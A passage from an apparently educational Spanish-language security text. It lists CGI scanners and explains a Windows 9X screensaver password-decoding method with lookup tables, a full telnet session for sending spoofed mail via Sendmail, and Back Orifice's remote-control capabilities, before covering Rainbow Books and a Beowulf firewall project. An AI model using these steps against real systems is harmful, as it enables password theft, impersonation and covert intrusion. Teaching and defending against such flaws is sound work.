Actualmente, hay escaneadores de CGIs en los que se han descubierto vulnerabilidades, que en muchos casos son de este tipo, o de otros mas complejos que tampoco me parece factible explicarlos en un texto de este tipo. A continuación te presento algunos de los escaneadores de vulnerabilidades CGIs que me parecen mas completos (en este apartado simplemente nombrare los específicos de CGIs y no aquellos escaners de tipo *vetescan* que entre sus funcionalidades añadidas esta este tipo de escaneo):

- whisker by rain forest puppy
<http://www.wiretrip.net/rfp/>
- voideye by duke
<http://packetstorm.securify.com/UNIX/cgi-scanners/voideye.zip>
- ucgi by su1d sh3ll:
<http://infected.ilm.net/unlg/>
- Tss-cgi.sh
<http://www.team-tss.org>
- Cgichk
<http://sourceforge.net/projects/cgichk/>
- cgiscanner.pl (de raza mexicana)
<http://packetstorm.securify.com/UNIX/scanners/cgiscanner.pl>

7 FALLOS DE SEGURIDAD EN LOS SISTEMAS OPERATIVOS

Conceptualmente al conjunto de programas de sistema que controlan y administran los recursos del sistema, se le conoce como Sistema Operativo y su propósito es proporcionar un entorno en el cual el usuario pueda ejecutar programas de manera cómoda y eficiente.

En el nivel inferior se encuentran los dispositivos físicos. En este nivel se encuentran los chips, como procesador, memorias; cables, fuentes de poder, etc.

El siguiente nivel corresponde a la Microprogramación. La microprogramación corresponde a un software que controla directamente los dispositivos proporcionando al nivel siguiente una interfaz mas sencilla, este software, por lo general se encuentra en ROM (memoria solo de lectura). En resumen el microprograma es un intérprete que interpreta las instrucciones de lenguaje de máquina de manera que genera todas las señales que se requieren para la ejecución de las instrucciones.

El lenguaje de máquina corresponde al conjunto de instrucciones que son interpretadas por el microprograma. En algunas máquinas el microprograma se implanta en el hardware mismo y no forma parte de una capa diferente al hardware.

La capa correspondiente al sistema operativo cumple la funcionalidad de proporcionar a la capa siguiente una interfaz sencilla, ocultándole al usuario la complejidad del hardware, a través de un conjunto de instrucciones apropiadas.

Sobre la capa del sistema operativo se encuentran programas de sistema que proporcionan al usuario una interfaz mas cercana y amigable con la cual trabajar. En esta capa se encuentran el intérprete de comandos, compiladores y editores.

Este software no es parte del sistema operativo, pues se ejecutan en modo usuario no tiene acceso directo a los recursos del sistema, sino que el acceso a los recursos lo hacen a través de las instancias que proporciona el sistema operativo.

Los siguientes son los sistemas operativos más usados y sus fallas de seguridad más graves:

7.1 Windows 9X

7.1.1 Protector de pantalla

(Tomado de la revista SET, ejemplar 19, agradecimientos a Bacterio. <http://www.set-ezine.org>).

Este texto intenta explicar, de una manera fácil y sencilla, la forma de descryptar la clave del protector de pantalla de Windows. No se si se habrán escrito muchos textos acerca del tema, pero bueno, si es así, uno más. También espero que no sea el único que aparezca en la revista (si es que aparece), acerca de este u otros temas. Hay que aclarar (como siempre no?), Que este articulo ha sido escrito con fines didácticos.

Necesitaremos un editor hexadecimal, una tabla de código ASCII en hexadecimal, este texto y el sistema operativo Windows 95/98.

Método

Windows guarda la clave encriptada en los archivos "user.dat", si el ordenador solo lo usa una persona, el archivo se encuentra por defecto en el directorio de Windows, si se han definido varias cuentas de usuario, dichos archivos estarán en la carpeta `profiles\nombredeusuario`. "user.dat", es uno de los dos archivos de registro, se encuentran con los atributos "shr" y lleva una copia de seguridad que se llamará "user.da0", esto será en caso que el usuario halla cambiado la contraseña y allí se encontrará la antigua (por si nos interesa).

Ten en cuenta que muchos usuarios, utilizan la misma clave para un montón de cosas, así que descifrar ésta nos puede ser bastante útil. También hay que tener en cuenta que Windows no distingue entre mayúsculas y minúsculas.

Ahora bien, pasemos a descifrar la frase de la clave. Edita el archivo con un editor y busca la cadena "ScreenSave_Data", a continuación te encontrarás una serie de números y letras, pues bien, ahí está la clave encriptada. Cada letra de la clave está formada por dos en el archivo (en ASCII) y cada una de estas es un número en hexadecimal. La forma de encriptar es la siguiente, cada letra de la contraseña, se encripta siempre de la misma forma dependiendo de la posición que ésta ocupa en la contraseña, es decir, la letra "a" por ejemplo si en la clave va en la primera posición, encriptada será siempre 30 31 (hexadecimal), independientemente de que vaya sola o acompañada, si esta en la segunda posición, tendrán otros valores, pero siempre serán los mismos cuando este en esa posición. Lo mismo ocurre para el resto de caracteres.

Una vez entendido el funcionamiento, utilizando las tablas que se encuentran al final del documento, y una tabla de código ASCII en hexadecimal será sencillo descifrar la contraseña. Cada letra de la contraseña son dos números en hexadecimal (como expliqué antes), correspondientes a cada una de las tablas que hay al final del documento respectivamente. Las filas están formadas por los números en hexadecimal y las columnas corresponden a la posición que ocupan las letras en la clave.

A la hora de desencriptar, hay que fijarse en si es el primer o segundo número hexadecimal (cada letra de la contraseña son dos) y la posición que ocupa la pareja en la contraseña. Vamos a explicar la forma de desencriptar con un ejemplo, para que quede más claro. Tenemos como clave la "b", en el archivo "user.dat", después de la frase "ScreenSave_Data" nos encontramos "0A" (ASCII), en hexadecimal sería 30 41. Pues bien tomamos el primer dígito (30) y lo buscamos en la primera tabla en la posición 1 (es la primera letra de la clave) y el segundo dígito en la segunda tabla, también en la posición 1. Obtenemos el 6 de la primera tabla y el 2 de la segunda, juntando los dos, nos da el número hexadecimal 62h, que si lo buscamos en el código ASCII, corresponde a la letra "b", que es la contraseña del protector de pantalla, fácil no?.

Un ejemplo:

```

0 A A F 3 5 4 9 2 2 3 B E 8 5 4 --> user.dat
30 41 41 46 33 35 34 39 32 32 33 42 45 38 35 34 --> ASCII
6 2 6 1 6 3 7 4 6 5 7 2 6 9 6 F --> Tablas
62h 61h 63h 74h 65h 72h 69h 6Fh --> HEXA
"b" "a" "c" "t" "e" "r" "i" "o" --> Clave
    
```

		P O S I C I O N E S										
		1	2	3	4	5	6	7	8	9	10	
H E X A D E C I M A L	30	6		5		4	4			5		30
	31	7		4		5	5			4		31
	32	4	8	7	3	6	6		3	7		32
	33	5		6	2	7	7		2	6		33
	34			3	7	2	2		7		8	34
	35			2	6	3	3		6	2		35
	36	2			5			8	5			36
	37	3			4				4			37
	38	8	4					2				38
	39		5					3		3		39
	40											40
	41		6			8	8				2	41
	42		7	8						8	3	42
	43		2					4			6	43
	44		3		8			5	8		7	44
	45							6			4	45
	46							7			5	46
		1	2	3	4	5	6	7	8	9	10	

Ilustración 3: Tabla para descryptar primer dígito en hexadecimal

		P O S I C I O N E S										
		1	2	3	4	5	6	7	8	9	10	
H E X A D E C I M A L	30	8	E	6	D	7	9	1	B	A	C	30
	31	9	F	7	C	6	8	0	A	B	D	31
	32	A	C	4	F	5	B	3	9	8	E	32
	33	B	D	5	E	4	A	2	8	9	F	33
	34	C	A	2	9	3	D	5	F	E	8	34
	35	D	B	3	8	2	C	4	E	F	9	35
	36	E	8	0	B	1	F	7	D	C	A	36
	37	F	9	1	A	0	E	6	C	D	B	37
	38	0	6	E	5	F	1	9	3	2	4	38
	39	1	7	F	4	E	0	8	2	3	5	39
	40											40
	41	2	4	C	7	D	3	B	1	0	6	41
	42	3	5	D	6	C	2	A	0	1	7	42
	43	4	2	A	1	B	5	D	7	6	0	43
	44	5	3	B	0	A	4	C	6	7	1	44
	45	6	0	8	3	9	7	F	5	4	2	45
46	7	1	9	2	8	6	E	4	5	3	46	
		1	2	3	4	5	6	7	8	9	10	

Ilustración 4: Tabla para descryptar segundo dígito en Hexadecimal

NOTA: Las tablas están hechas para claves de longitud máxima de 10 caracteres, si te encuentras con una contraseña mayor, puedes completarlas tu mismo, poniendo claves a posta y realizando el proceso al revés.

El programa que ejecuta cada uno de los pasos descritos anteriormente está en <http://www.ucauca.edu.co/~samador>

7.2 Linux

Linux es un sistema operativo gratuito y de libre distribución inspirado en el sistema Unix, escrito por Linus Torvalds con la ayuda de miles de programadores en Internet. Unix es un sistema operativo desarrollado en 1970, una de cuyas mayores ventajas es que es fácilmente portable a diferentes tipos de ordenadores, por lo que existen versiones de Unix para casi todos los tipos de ordenadores, desde PC y Mac hasta estaciones de trabajo y superordenadores. Al contrario que otros sistemas operativos, como por ejemplo MacOS (Sistema operativo de los Apple Macintosh), Unix no está pensado para ser fácil de emplear, sino para ser sumamente flexible. Por lo tanto Linux no es en general tan sencillo de emplear como otros sistemas operativos, aunque, se están realizando grandes esfuerzos para facilitar su uso. Pese a todo la enorme flexibilidad de Linux y su gran estabilidad (y el bajo coste) han hecho de este sistema operativo una opción muy a tener en cuenta por aquellos usuarios que se dediquen a trabajar a través de redes, naveguen por Internet, o se

dediquen a la programación. Además el futuro de Linux es brillante y cada vez más y más gente y más y más empresas (entre otras IBM, Intel, Corel) están apoyando este proyecto, con lo que el sistema será un éxito.

Cabe resaltar que el siguiente fallo no es solamente de linux sino de todos aquellos sistemas operativos que ofrecen servicios de correo por el puerto 25 usando sendmail.

7.2.1 Fake Mail (Correo falso)

Alguna vez le ha ocurrido que le ha llegado correo del jefe asignándole un trabajo por realizar y que se lo debe entregar a su compañero de trabajo? Pues usted tal vez sea una víctima de un compañero flojo que le ha estado asignando el trabajo que le corresponde a el a usted.

La información a continuación es de uso público y educativo, el autor no se responsabiliza de cualquier fallo, daño o perjuicio de su uso indebido. Por favor utilícese con responsabilidad y como opción para validar el sistema de seguridad de su servidor. Recuerde que suplantar a alguien es un delito.

Introducción

Este artículo se realizó debido a la deficiencia en la seguridad de muchos servidores en Internet. Muchas de las empresas tienen como principal preocupación conectar sus equipos en red para compartir su información, ganando tiempo y dinero, eso es entendible, lo que no lo es entendible es la deficiencia en las estrategias de seguridad para implantar en una empresa. Desde el mismo portero de la empresa hasta el administrador de los servidores, todos son responsables directos o indirectos de la seguridad, Pasando por los servicios habilitados y mal configurados que dejan los administradores, además de las fallas o (bugs) de los programas instalados en los servidores.

Uno de esos servicios es el del smtp que utiliza el puerto 25 para enviar y recibir correo, usando un programa llamado sendmail.

El objetivo del Protocolo de Transferencia de Correo Simple (SMTP) es transferir correo de forma confiable y eficiente.

SMTP es independiente del subsistema de transmisión en particular y requiere solamente un canal de flujo de datos ordenado y confiable.

Estableciendo la conexión

El canal de transmisión del SMTP es una conexión TCP establecida entre el puerto que procesa el envío y el puerto que procesa la recepción. Una simple conexión full

dúplex(Comunicación en la cual tanto el emisor como el receptor pueden enviar al mismo tiempo. Ej: Comunicaciones punto a punto, enlaces WAN entre 2 routers, etc.) es usada como canal de transmisión. Este protocolo tiene asignado el servicio al puerto 25.

Una característica importante de SMTP es su capacidad para detener correos cruzando el ambiente de servicio de transporte. Un servicio de transporte provee unos procesos internos de ambiente de comunicación (IPCE). Un IPCE puede cubrir una red, varias redes o un subconjunto de red. Es importante asegurarse que los sistemas de transportes no estén uno a uno con las redes. Un proceso puede comunicarse directamente con otro a través de cualquier IPCE. La aplicación Mail usa los procesos internos de comunicación. Mail puede comunicarse entre procesos en diferentes IPCE. Más específicamente, el correo puede detenerse entre servidores sobre diferentes sistemas de transporte por un servidor en ambos sistemas.

El modelo SMTP

El diseño del SMTP esta basado en el siguiente modelo de comunicaciones: Como resultado de un requerimiento de correo de un usuario, el emisor SMTP establece un canal de transmisión bidireccional con el SMTP destino. El SMTP destino puede ser el servidor final o uno intermedio. Los comandos del SMTP son generados por el emisor o remitente y son enviados al SMTP destino, las replicas son enviadas desde el destino SMTP al emisor SMTP como respuesta a los comandos.

Una vez que el canal de transmisión se establece, el emisor SMTP envía un comando MAIL, indicando el remitente del correo. Si el destinatario SMTP puede recibir el correo responde con un OK, sino responde rechazando el remitente (pero no toda la comunicación). El emisor y el receptor pueden negociar algunos recipientes (No son mas que los buzones de correo de los usuarios). Cuando el recipiente ha sido negociado entonces el emisor envía los datos del correo, terminando con una secuencia especial. Si el receptor SMTP procesa satisfactoriamente los datos del correo, responde con un OK. Todo este proceso lo podemos representar en el siguiente gráfico.




Ilustración 5: Modelo para usar SMTP

Sendmail

Es un demonio o programa, el cual espera conexiones por el puerto 25, es usado para enviar correos. Se pueden utilizar 2 servidores de correos, uno para los correos entrantes que puede ser el puerto 110 y otro para los correos salientes el puerto 25. Lo mejor o peor de todo es que no se necesita cuenta local en el servidor de correo para utilizar el servicio, lo cual permitiría a cualquier persona dentro o fuera de la red enviar correo a cualquiera. El único inconveniente será si el remitente no tiene buzón de correo en el servidor, aunque el destinatario reciba el mensaje nunca podrá enviarle su respuesta, debido a que el usuario no tendría un buzón creado en el servidor para recibir la respuesta.

¿Cómo enviar un correo falso o fake mail?

Requerimientos

Solo un equipo conectado a Internet o a una intranet.

Pasos

1. Debemos realizar una sesión telnet al puerto 25 de correo de cualquier maquina UNIX o a fin, vulnerable. ¿Cómo saber si la máquina es vulnerable? al realizar el telnet al puerto 25 nos aparecerá algo como esto:

```
[usuario@servidor ~]$ telnet <nombre de servidor o IP> 25 <enter>
Trying 100.211.3.109...
Connected to 100.211.3.109.
Escape character is '^]'.
220 100.211.3.109 ESMTP Sendmail 8.9.3/8.8.7; Tue, 9 May 2000 19:00:58 -0
500
```

2. Debemos fijarnos en la versión del programa Sendmail 8.9.3/8.8.7, la cual es vulnerable a este ataque, entonces podemos estar seguros que va funcionar. Luego tecleamos la siguiente instrucción:

```
mail from: santa_claus@trineo.polo.norte <enter>
250 santa_claus@trineo.polo.norte... Sender ok
```

Esto quiere decir que el usuario de origen ha sido aceptado como remitente.

3. Ahora debemos colocar al destinatario, este debe existir para comprobar que recibió el correo enviado por santa claus.

```
rcpt to:usuario@servidor <enter>
250 usuario@servidor... Recipient ok
```

Esto quiere decir que el usuario destino ha sido aceptado como remitente.

- Ahora debemos teclear data y luego enter para colocar el mensaje del remitente. Debe ser algo así:

```
data <enter>
354 Enter mail, end with "." on a line by itself
```

- Lo único que debemos hacer es colocar el mensaje que deseemos, oprimir enter y colocar un punto. Por ejemplo:

```
data
354 Enter mail, end with "." on a line by itself
Jo jo jo como estas mi querido amigo, si te has portado bien te traeré un regalito.
<enter>
.<enter>
```

- Debe aparecerle un mensaje parecido a este:

```
250 TAA29513 Message accepted for delivery
```

- Y listo, el mensaje ha sido enviado satisfactoriamente al usuario con el remitente santa claus. El numero ese extraño TAA29513, es el MID o identificación del correo.

¿Cuales son las posibles soluciones al problema del fake mail?

- Visitar la página <http://www.sendmail.org/> y actualizarte a la última versión. Observar la corrección de los bugs en la versión actualizada. Efectiva, pero de igual forma no demoraran en encontrar un nuevo bug en la versión actualizada. Ya está la versión 8.11.0 beta1 de sendmail, es buena opción probarla y mirar si corrige el error.
- Implementar el RFC (Request For Comment) 931 en su sistema, se encuentra en: <http://www.freesoft.org/CIE/RFC/Orig/rfc931.txt>.
- Deshabilitar el servicio de correo smtp por el puerto 25. Muy radical pero efectiva, sus consecuencias serían inhabilitar el servicio de correo por el puerto 25.
- Leer detenidamente los RFC 821 y 822 en <http://www.freesoft.org/CIE/RFC/index.htm>.
- Instalar el sendmail secure switch, cuesta US\$1495. Lo pueden localizar en: <http://www2.sendmail.com/store/>

7.3 Windows NT

La NT en Windows significa nueva tecnología, lo cual es la forma como Microsoft veía el sistema operativo. Debido a que fue diseñado para PC de determinada calidad, se incrementaron los requerimientos de sistema, siendo los mínimos: CPU 80386 ejecutándose a 33 MHz, 8 Mb de RAM. El desarrollo de Windows NT comenzó en 1988 y se puso a la venta por fin en julio de 1993. La razón para el ciclo de desarrollo tan largo (el que empezó al mismo tiempo que es estaba trabajando en Windows 2.X 1987), fue que Windows NT era un sistema operativo completamente nuevo, de principio a fin. Microsoft necesitaba un sistema operativo con fuerza industrial, una unidad de disco duro de 85 Mb y una tarjeta VGA.

Poco después de salir Windows NT, Microsoft puso a la venta una versión mejorada del producto, la cual fue diseñada para usarse de manera explícita como un servidor. Esta se llamo de manera apropiada Windows NT Advanced Server. Esta disparidad entre los nombres de productos (Windows NT 3.1 y Windows NT Advanced Server) fue simplificada más adelante cuando los nombres de los productos se volvieron Workstation y Server. Por tanto, siempre que salía una nueva versión, el número de la versión se aplicaba a Windows NT Workstation y Windows NT Server.

Desde el punto de vista de un administrador, una de las características principales de Windows NT Server permite la administración centralizada de las cuentas de los usuarios y de problemas relacionados con la seguridad. Esto significa que un administrador de red puede usar NT Server para controlar la configuración y soporte de una amplia gama de sistemas operativos basados en Windows, todo desde una ubicación central.

Una de las características de Windows NT Server es que puede integrar un número de sistemas operativos dispares (entornos) en la misma red. Por ejemplo, puede usarlo para conectar clientes que ejecutan Windows 9X, Windows NT Workstation, OS/2 , Macintosh y UNIX / Linux. Con un esfuerzo mínimo, incluso puede escalarse de acuerdo con las necesidades de la organización.

7.3.1 Back Orifice

Creadores:

- Cult of the dead cow (<http://www.cultdeadcow.com>)
- Usuarios generosos que envían Plug-ins. (Butt-Sniffer)

Utilidad:

Es un programa Cliente (atacante) / Servidor (atacado) que te deja monitorear remotamente un computador que trabaje con Windows NT/9X y hacer con el lo que quieras (formatearle

el disco duro, dañar el registro, sacarle todos los passwords, poner un keylogger, darse cuenta cuando el usuario se conecta con cualquier página web capturando la pantalla, apagar y reiniciar, ejecutar aplicaciones, detener aplicaciones, crear/borrar directorios, etc.).

Instalación:

Solamente se debe ejecutar el archivo bosome.exe en el PC que vayas a atacar y listo, el programa se instala y se desinstala solo, quedando escondido en el disco (como un troyano) sin que lo puedan borrar (usualmente se instala como .exe, espacio en blanco .exe) y abriendo el puerto 31337 en el PC.

Funcionamiento:

Después de instalar el bosome.exe en el PC de la víctima, tienes que enviar comandos específicos vía GUI o cliente de texto, para efectuar la operación que desees remotamente; los paquetes se envían vía UDP, teniendo como opción la elección de un password de encriptación. Las acciones se envían utilizando comunicación del cliente a una dirección IP, cuando el servidor no tiene una dirección estática (es lo más común en los ISP, porque ya asignan IP dinámica) se puede localizar usando el comando Sweep o Sweeplist desde el cliente de texto o usando Ping en el GUI.

Reacción de Microsoft:

Lo primero que se publicó en "New York Times" acerca de este programa fue la siguiente frase dicha por Edmund Muth de Microsoft:

"Esa es una herramienta que nosotros y nuestros usuarios no deben tomar seriamente".

Pasado un tiempo se avisó que miles de computadores y proveedores de servicio Internet habían sido infectados por ese programa:

El 79% de los proveedores de servicio Internet Australianas fueron infectadas con Back Orifice

8 SOLUCIONES PARA FORTALECER LA SEGURIDAD

8.1 Librería Arcoiris (Rainbow Books)

La siguiente es una lista que cataloga cada libro de la librería arcoiris, de esta forma podemos saber cual debemos implementar en nuestra red computacional.

Orange Book
DoD 5200.28-STD
Department of Defense Trusted Computer System Evaluation Criteria

Green Book
CSC-STD-002-85
Department of Defense Password Management Guideline

Yellow Book
CSC-STD-003-85
Computer Security Requirements -- Guidance for Applying the Department of Defense Trusted Computer System Evaluation Criteria in Specific Environments.

Yellow Book
CSC-STD-004-85
Technical Rationale Behind CSC-STD-003-85: Computer Security Requirements. Guidance for Applying the Department of Defense Trusted Computer System Evaluation Criteria in Specific Environments.

Tan Book
NCSC-TG-001
A Guide to Understanding Audit in Trusted Systems

Bright Blue Book
NCSC-TG-002
Trusted Product Evaluation - A Guide for Vendors

Neon Orange Book
NCSC-TG-003
A Guide to Understanding Discretionary Access Control in Trusted Systems.

Teal Green Book
NCSC-TG-004
Glossary of Computer Security Terms

Red Book
NCSC-TG-005
Trusted Network Interpretation of the Trusted Computer System

Evaluation Criteria

Orange Book

NCSC-TG-006

A Guide to Understanding Configuration Management in Trusted Systems

Burgundy Book

NCSC-TG-007

A Guide to Understanding Design Documentation in Trusted Systems

Dark Lavender Book

NCSC-TG-008

A Guide to Understanding Trusted Distribution in Trusted Systems

Venice Blue Book

NCSC-TG-009

Computer Security Subsystem Interpretation of the Trusted Computer System Evaluation Criteria

Aqua Book

NCSC-TG-010

A Guide to Understanding Security Modeling in Trusted Systems

Dark Red Book

NCSC-TG-011

Trusted Network Interpretation Environments Guideline -- Guidance for Applying the Trusted Network Interpretation

Pink Book

NCSC-TG-013

Rating Maintenance Phase -- Program Document

Purple Book

NCSC-TG-014

Guidelines for Formal Verification Systems

Brown Book

NCSC-TG-015

A Guide to Understanding Trusted Facility Management

Yellow-Green Book

NCSC-TG-016

Guidelines for Writing Trusted Facility Manuals

Light Blue

NCSC-TG-017

A Guide to Understanding Identification and Authentication in Trusted

Systems

Light Blue Book

NCSC-TG-018

A Guide to Understanding Object Reuse in Trusted Systems

Blue Book

NCSC-TG-019

Trusted Product Evaluation Questionnaire

Gray Book

NCSC-TG-020A

Trusted Unix Working Group (TRUSIX) Rationale for Selecting Access Control List Features for the Unix System

Lavender Book

NCSC-TG-021

Trusted Data Base Management System Interpretation of the Trusted Computer System Evaluation Criteria

Yellow Book

NCSC-TG-022

A Guide to Understanding Trusted Recovery in Trusted Systems

Bright Orange Book

NCSC-TG-023

A Guide to Understanding Security Testing and Test Documentation in Trusted Systems

Purple Book

NCSC-TG-024 (Volume 1/4)

A Guide to Procurement of Trusted Systems: An Introduction to Procurement Initiators on Computer Security Requirements

Purple Book

NCSC-TG-024 (Volume 2/4)

A Guide to Procurement of Trusted Systems: Language for RFP Specifications and Statements of Work - An Aid to Procurement Initiators

Purple Book

NCSC-TG-024 (Volume 3/4)

A Guide to Procurement of Trusted Systems: Computer Security Contract Data Requirements List and Data Item Description Tutorial

+Purple Book

+NCSC-TG-024 (Volume 4/4)

+A Guide to Procurement of Trusted Systems: How to Evaluate a Bidder's
+Proposal Document - An Aid to Procurement Initiators and Contractors

Green Book

NCSC-TG-025

A Guide to Understanding Data Remanence in Automated Information
Systems

Hot Peach Book

NCSC-TG-026

A Guide to Writing the Security Features User's Guide for Trusted Systems

Turquoise Book

NCSC-TG-027

A Guide to Understanding Information System Security Officer
Responsibilities for Automated Information Systems

Violet Book

NCSC-TG-028

Assessing Controlled Access Protection

Blue Book

NCSC-TG-029

Introduction to Certification and Accreditation

Light Pink Book

NCSC-TG-030

A Guide to Understanding Covert Channel Analysis of Trusted Systems

C1 Technical Report-001

Computer Viruses: Prevention, Detection, and Treatment

*C Technical Report 79-91

*Integrity in Automated Information Systems

*C Technical Report 39-92

*The Design and Evaluation of INFOSEC systems: The Computer Security

*Contributions to the Composition Discussion

NTISSAM COMPUSEC/1-87

Advisory Memorandum on Office Automation Security Guideline

You can get your own free copy of any or all of the books by writing
or calling:

INFOSEC Awareness Division

ATTN: X711/IAOC

Fort George G. Meade, MD 20755-6000

Barbara Keller
(410) 766-8729


If you ask to be put on the mailing list, you'll get a copy of each new book as it comes out (typically a couple a year).

[* == I have not personally seen this book]

[+ == I have not personally seen this book, and I believe it may not]

[be available]

8.2 Firewall bajo linux soportado en un sistema Beowulf



Los grandes avances que se han dado en tecnología de la información en los últimos años se deben en gran medida a una gran reducción en los precios de los sistemas computacionales (hardware & software) y a un mejoramiento considerable en la capacidad de computo de dichos sistemas.

En la década de los 90 se dieron las condiciones que facilitaron el desarrollo de una tecnología que permitiera construir máquinas de considerable poder de cómputo usando componentes que pudieran encontrarse fácilmente en el mercado. En particular, la disminución de precio, el aumento de la capacidad y confiabilidad de los procesadores para PCs (como Pentium y Alpha), la disminución de los precios de los sistemas de comunicación entre PCs (como Fast Ethernet) y el desarrollo de software públicamente disponible (como el sistema operativo Linux, librerías para el estándar para paso de mensajes en sistemas multiprocesador (MPI) y las herramientas de programación GNU) facilitaron el logro de esa meta.

La tecnología que permite crear sistemas multiprocesador de alto desempeño computacional usando componentes de fácil consecución en el mercado con sistema operativo Linux se conoce como Beowulf. En términos generales, una computadora Beowulf es un sistema computacional con un sistema operativo Linux funcionando sobre un arreglo de PCs que se comunican a través de una red de alta velocidad y son controlados por un PC central. Las computadoras Beowulf pueden darle a las universidades u organizaciones con pocos recursos económicos una plataforma excelente para la enseñanza, investigación científica y desarrollo de software computacional que de otra manera sería imposible tener.

El Departamento de Sistemas de la FIET, en su grupo de investigación GTI (Grupo de Tecnologías de la Información) con el fin de darle a los estudiantes de la FIET un soporte adecuado tanto en hardware como en software, en su línea de investigación en *seguridad computacional* se propone construir un sistema multiprocesador para computación de alto desempeño de tipo Beowulf, que le de a los estudiantes y a la universidad, elementos para el fortalecimiento de las actividades de enseñanza e investigación. El sistema tendrá utilidad inmediata en las asignaturas de electiva en *seguridad computacional* y aquellas otras que necesiten mucho recurso de hardware para solucionar problemas de alto requerimiento computacional, ya que en ellas se van a trabajar temas que tienen estrecha relación con sistemas operativos, sistemas distribuidos y sistemas de tiempo real. Una computadora Beowulf le dará la oportunidad a la facultad y en particular al departamento de llevar a cabo desarrollos que no podrían realizarse en una computadora convencional. Otros departamentos, tales como el departamento de Matemáticas y de Física podrían utilizarla en aplicaciones que demanden muchos recursos computacionales.

El desempeño de un sistema multiprocesador depende de la capacidad de cómputo de los procesadores (está restringida por el procesador con menor poder computacional), del sistema de comunicaciones entre procesadores, de la cantidad y velocidad de la memoria principal y de la forma en que se reparten los procesos entre los nodos.

Los sistemas Beowulf presentan los mayores descensos en su capacidad de cómputo cuando se sobrecarga el sistema de comunicaciones (se satura ancho de banda).

Si la cantidad de memoria principal (RAM) es baja, se necesita usar memoria secundaria (memoria virtual = memoria de intercambio = disco duro) y el desempeño del sistema baja considerablemente. En un Beowulf, los nodos pueden tener o no un disco para manejar

memoria de intercambio. Cuando no tienen un disco para intercambio, recurren al disco del nodo central y sobrecargan el sistema de comunicaciones.

8.3 Aplicaciones

Inicialmente pruebas de seguridad en una red. Configuración como firewall y herramienta de prueba de vulnerabilidad, que lo hemos llamado *modo dual*.

8.4 Descripción

Utilizando las diferentes técnicas de seguridad y basándonos en políticas y estándares internacionales estipulados en el Orange Book y por el Departamento de Defensa de los Estados Unidos, nuestra aplicación debe ser capaz de verificar si una red cumple o no con los estándares, en caso de no cumplirlos debe sugerirle al administrador una solución inmediata y eficaz.

8.5 Justificación

Internet se está convirtiendo rápidamente en un medio dominante para los negocios y las comunicaciones. Todavía parece algo así como una frontera porque hay muy poca regulación. A medida que esta frontera aumenta en tamaño y alcance, se está convirtiendo en un objetivo para políticos y funcionarios gubernamentales que quieren regularla.

Aunque algunos aspectos de Internet probablemente necesiten algo de regulación, esta labor no es tan simple como parece. La naturaleza misma de Internet, una amplia constelación con millones de computadoras dispersas por el mundo, hace que sea difícil, o quizá imposible regularla. Al mismo tiempo, la ausencia de regulaciones implica que cualquiera que use esta red esencialmente pública, podría convertirse en un blanco para cualquier otro que tenga el suficiente conocimiento técnico y quiera invadir su privacidad.

Mientras que la amenaza de los vándalos informáticos es baja para individuos, una amenaza más seria para la privacidad personal proviene de compañías que operan sitios Web.

El correo basura es más una molestia que un problema serio. Pero qué pasa si usted está leyendo artículos sobre el cáncer en un sitio Web sobre salud ¿Le gustaría que esta información fuese revelada a compañías de seguros? La mayoría de la gente consideraría esto una invasión a su privacidad.

8.6 Casos internacionales

La historia de estos casos de *seguridad computacional* en Internet es tan vieja como Internet mismo. El primero de estos casos famosos fue el realizado por el estudiante de Cornell University, Robert Morris el 2 de noviembre de 1988 cuando a través de un

